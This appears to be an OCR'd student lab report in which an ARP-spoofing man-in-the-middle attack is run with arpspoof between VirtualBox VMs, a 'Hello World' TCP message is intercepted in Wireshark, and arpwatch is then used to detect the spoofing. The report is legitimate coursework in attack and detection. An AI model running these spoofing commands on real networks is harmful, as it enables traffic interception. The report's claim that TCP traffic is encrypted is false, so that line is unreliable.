
```
4
8:0:27:1c:89:84 8:0:27:3e:8c:af 0806 42: arp reply 192.168.1.10 is-at 8:0:27:1c:89:8
4
8:0:27:1c:89:84 8:0:27:3e:8c:af 0806 42: arp reply 192.168.1.10 is-at 8:0:27:1c:89:8
4
8:0:27:1c:89:84 8:0:27:3e:8c:af 0806 42: arp reply 192.168.1.10 is-at 8:0:27:1c:89:8
4
8:0:27:1c:89:84 8:0:27:3e:8c:af 0806 42: arp reply 192.168.1.10 is-at 8:0:27:1c:89:8
4
8:0:27:1c:89:84 8:0:27:3e:8c:af 0806 42: arp reply 192.168.1.10 is-at 8:0:27:1c:89:8
4
8:0:27:1c:89:84 8:0:27:3e:8c:af 0806 42: arp reply 192.168.1.10 is-at 8:0:27:1c:89:8
4

┌──(root㉿kali)-[/home/kpatel]
└─# arpspoof -i eth0 -t 192.168.1.10 192.168.1.5
8:0:27:1c:89:84 8:0:27:4a:c8:d3 0806 42: arp reply 192.168.1.5 is-at 8:0:27:1c:89:84
8:0:27:1c:89:84 8:0:27:4a:c8:d3 0806 42: arp reply 192.168.1.5 is-at 8:0:27:1c:89:84
8:0:27:1c:89:84 8:0:27:4a:c8:d3 0806 42: arp reply 192.168.1.5 is-at 8:0:27:1c:89:84
8:0:27:1c:89:84 8:0:27:4a:c8:d3 0806 42: arp reply 192.168.1.5 is-at 8:0:27:1c:89:84
8:0:27:1c:89:84 8:0:27:4a:c8:d3 0806 42: arp reply 192.168.1.5 is-at 8:0:27:1c:89:84
8:0:27:1c:89:84 8:0:27:4a:c8:d3 0806 42: arp reply 192.168.1.5 is-at 8:0:27:1c:89:84
8:0:27:1c:89:84 8:0:27:4a:c8:d3 0806 42: arp reply 192.168.1.5 is-at 8:0:27:1c:89:84
8:0:27:1c:89:84 8:0:27:4a:c8:d3 0806 42: arp reply 192.168.1.5 is-at 8:0:27:1c:89:84
8:0:27:1c:89:84 8:0:27:4a:c8:d3 0806 42: arp reply 192.168.1.5 is-at 8:0:27:1c:89:84
8:0:27:1c:89:84 8:0:27:4a:c8:d3 0806 42: arp reply 192.168.1.5 is-at 8:0:27:1c:89:84
```

6. (20 pts) Use tcpdump or wireshark to capture traffic on the Client, Cracker and Server VMs, and show that the man-in-the-middle attack has been conducted successfully. For example, if the client sends a “Hello World” message to the server, the cracker can intercept the message.
    a. The screenshots below are from the redirection that the cracker did. The cracker got the packets and then sent them to the correct destination because I enabled port forwarding. I used the “echo 1 > /proc/sys/net/ipv4/ip_forward” to do so.
    b. Line number 77 is where the “Hello World” message was intercepted by the cracker device with an IP of 192.168.1.15 and MAC address of 08:00:27:1c:89:84. The source IP for the message was 192.168.1.10 (client) and the destination was 192.168.1.5 (server). When you look at the MAC address for each of those the source/client’s MAC address was 08:00:27:4a:c8:d3. However the MAC address for the destination/server was SUPPOSED to be 08:00:27:3e:8c:af but because it was spoofed wireshark shows the MAC address is 08:00:27:1c:89:84, which is the cracker device.
    c. To check if the message was intercepted, we can see that the message was sent using TCP which means it would be encrypted but the cracker machine can see what the message is.
    d. This screenshot is the normal arp table without spoofing happening
        i.


Kishan Patel - Cracker (Base) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
13:3
Trash
root@kali: /home/kpatel
File Actions Edit View Help

```
┌──(root㉿kali)-[/home/kpatel]
└─# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.86.1             ether   9c:4f:5f:53:77:a2   C                     eth0
192.168.1.10             ether   08:00:27:4a:c8:d3   C                     eth0
192.168.1.5              ether   08:00:27:3e:8c:af   C                     eth0
```

ii.


Kishan Patel - Cracker (Base) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
13:17
Trash
File System
Home
arpspoof w...
Wireshark · Packet 77 · eth0
Show packet bytes
Close
Help
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
› Frame 77: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interfac
˅ Ethernet II, Src: PCSSystemtec_4a:c8:d3 (08:00:27:4a:c8:d3), Dst: PCSSystemtec_
  › Destination: PCSSystemtec_1c:89:84 (08:00:27:1c:89:84)
  › Source: PCSSystemtec_4a:c8:d3 (08:00:27:4a:c8:d3)
    Type: IPv4 (0x0800)
› Internet Protocol Version 4, Src: 192.168.1.10, Dst: 192.168.1.5
› Transmission Control Protocol, Src Port: 56762, Dst Port: 20000, Seq: 1, Ack: 1
› Data (12 bytes)

0000  08 00 27 1c 89 84 08 00  27 4a c8 d3 08 00 45 00   ··'·····'J····E·
0010  00 40 eb 68 40 00 40 06  cb ef c0 a8 01 0a c0 a8   ·@·h@·@·········
0020  01 05 dd ba 4e 20 6c 32  23 2e a8 6f 76 20 80 18   ····N l2 #.·ov ··
0030  00 fb a1 75 00 00 01 01  08 0a c2 fe eb 9a 21 b0   ···u········!·
0040  54 eb 48 65 6c 6c 6f 20  57 6f 72 6c 64 0a         T·Hello World·
```


No.: 77 · Time: 40.173311192 · Source: 192.168.1.10 · Destinat... Seq=1 Ack=1 Win=32128 Len=12 TSval=3271486362 TSecr=565204203

```
No.  Time          Source               Destination          Protocol Length Info
  67 31.893546390  PCSSystemtec_1c:89:… PCSSystemtec_3e:8c:… ARP        42 192.168.1.10 is at 08:
  68 32.910823528  PCSSystemtec_1c:89:… PCSSystemtec_4a:c8:… ARP        42 192.168.1.5 is at 08:0
  69 33.916467399  PCSSystemtec_1c:89:… PCSSystemtec_3e:8c:… ARP        42 192.168.1.10 is at 08:
  70 34.919194818  PCSSystemtec_1c:89:… PCSSystemtec_4a:c8:… ARP        42 192.168.1.5 is at 08:0
  71 35.916935413  PCSSystemtec_1c:89:… PCSSystemtec_3e:8c:… ARP        42 192.168.1.10 is at 08:
  72 36.926086045  PCSSystemtec_1c:89:… PCSSystemtec_4a:c8:… ARP        42 192.168.1.5 is at 08:0
  73 37.917120355  PCSSystemtec_1c:89:… PCSSystemtec_3e:8c:… ARP        42 192.168.1.10 is at 08:
  74 38.111970313  192.168.86.74        192.168.86.255       UDP      1462 889 → 889 Len=1420
  75 38.928359497  PCSSystemtec_1c:89:… PCSSystemtec_4a:c8:… ARP        42 192.168.1.5 is at 08:0
  76 39.928337385  PCSSystemtec_1c:89:… PCSSystemtec_3e:8c:… ARP        42 192.168.1.10 is at 08:
  77 40.173311192  192.168.1.10         192.168.1.5          TCP        78 56762 → 20000 [PSH, AC
  78 40.173357652  192.168.1.15         192.168.1.10         ICMP      106 Redirect             (
  79 40.173376287  192.168.1.10         192.168.1.5          TCP        78 [TCP Retransmission] 5
  80 40.173764228  192.168.1.5          192.168.1.10         TCP        66 20000 → 56762 [ACK] Se
  81 40.173803982  192.168.1.15         192.168.1.5          ICMP       94 Redirect             (
  82 40.173820041  192.168.1.5          192.168.1.10         TCP        66 [TCP Dup ACK 80#1] 200
  83 40.929282570  PCSSystemtec_1c:89:… PCSSystemtec_4a:c8:… ARP        42 192.168.1.5 is at 08:0
  84 40.978997823  DishTechnolo_20:30:… Broadcast            ARP        60 Who has 192.168.86.1?
  85 40.978998304  DishTechnolo_20:30:… Broadcast            0xbc17    138 Ethernet II
  86 41.932311292  PCSSystemtec_1c:89:… PCSSystemtec_3e:8c:… ARP        42 192.168.1.10 is at 08:
  87 42.930115758  PCSSystemtec_1c:89:… PCSSystemtec_4a:c8:… ARP        42 192.168.1.5 is at 08:0
  88 43.954635406  PCSSystemtec_1c:89:… PCSSystemtec_3e:8c:… ARP        42 192.168.1.10 is at 08:
  89 44.938774456  PCSSystemtec_1c:89:… PCSSystemtec_4a:c8:… ARP        42 192.168.1.5 is at 08:0
  90 45.954888360  PCSSystemtec_1c:89:… PCSSystemtec_3e:8c:… ARP        42 192.168.1.10 is at 08:
  91 46.953555835  PCSSystemtec_1c:89:… PCSSystemtec_4a:c8:… ARP        42 192.168.1.5 is at 08:0
```

```
› Frame 77: 78 bytes on wire (624 bits), 78 bytes ca     0000  08 00 27 1c 89 84 08 00  27 4a c8 d3 08 00 45
› Ethernet II, Src: PCSSystemtec_4a:c8:d3 (08:00:27     0010  00 40 eb 68 40 00 40 06  cb ef c0 a8 01 0a c0
› Internet Protocol Version 4, Src: 192.168.1.10, Ds    0020  01 05 dd ba 4e 20 6c 32  23 2e a8 6f 76 20 80
˅ Transmission Control Protocol, Src Port: 56762, Ds    0030  00 fb a1 75 00 00 01 01  08 0a c2 fe eb 9a 21
    Source Port: 56762                                  0040  54 eb 48 65 6c 6c 6f 20  57 6f 72 6c 64 0a
    Destination Port: 20000
    [Stream index: 0]
  › [Conversation completeness: Incomplete, DATA (1
    [TCP Segment Len: 12]
    Sequence Number: 1    (relative sequence number
```

wireshark_eth0KYJIM2.pcapng | Packets: 91 · Displayed: 91 (100.0%) · Dropped: 0 (0.0%) | Profile: Default


7. (10 pts) Install Arpwatch tool if it’s not available on the Server VM. Show the screenshots of Arpwatch version.




Kishan Patel - Server (Base) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
21:06
Trash
File System
Home
kpatel@kali: ~
File Actions Edit View Help
Right Ctrl

```
┌──(kpatel㉿kali)-[~]
└─$ arpwatch -v
Version 2.1a15
usage: arpwatch [-dN] [-f datafile] [-F "filter" ][-i interface] [-
n net[/width]] [-r file] [-s sendmail_path] [-p] [-a] [-m addr] [-u
 username] [-Q] [-z ignorenet/ignoremask]

┌──(kpatel㉿kali)-[~]
└─$ 
```

8. (10 pts) Use Arpwatch to monitor the Arpspoof activities/identify the attack taking place and show the screenshots. Hint: check system logs
    a. In the following images we can see that arpwatch was able to see that the MAC address changed for the client IP (192.168.1.10) and it shows what the original IP was, 08:00:27:4a:c8:d3, but it got changed to 08:00:27:1c:89:84.


Kishan Patel - Server (Base) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kpatel@kali: ~
File Actions Edit View Help

```
arpwatch: bogon 192.168.86.250 00:0d:c5:50:d5:11 eth0
arpwatch: bogon 192.168.86.1 9c:4f:5f:53:77:a2 eth0
arpwatch: bogon 192.168.86.26 88:b6:ee:20:30:60 eth0

From: arpwatch (Arpwatch kali)
To: root
Subject: changed ethernet address (192.168.1.10) eth0

            hostname: <unknown>
          ip address: 192.168.1.10
           interface: eth0
    ethernet address: 08:00:27:1c:89:84
     ethernet vendor: PCS Systemtechnik GmbH
old ethernet address: 08:00:27:4a:c8:d3
 old ethernet vendor: PCS Systemtechnik GmbH
           timestamp: Wednesday, April 17, 2024 12:14:59 -0400
  previous timestamp: Wednesday, April 17, 2024 12:13:50 -0400
               delta: 1 minute
```



```
08:00:27:3e:8c:af       192.168.1.5     1713632336             eth
0
08:00:27:1c:89:84       192.168.1.10    1713632360             eth
0
08:00:27:4a:c8:d3       192.168.1.10    1713632032             eth
0
08:00:27:1c:89:84       192.168.1.15    1713632335             eth
0
~
~
~
~
~
~
~
~
~
~
~
"arp.dat" [readonly] 4L, 191B                         4,29-35       All
```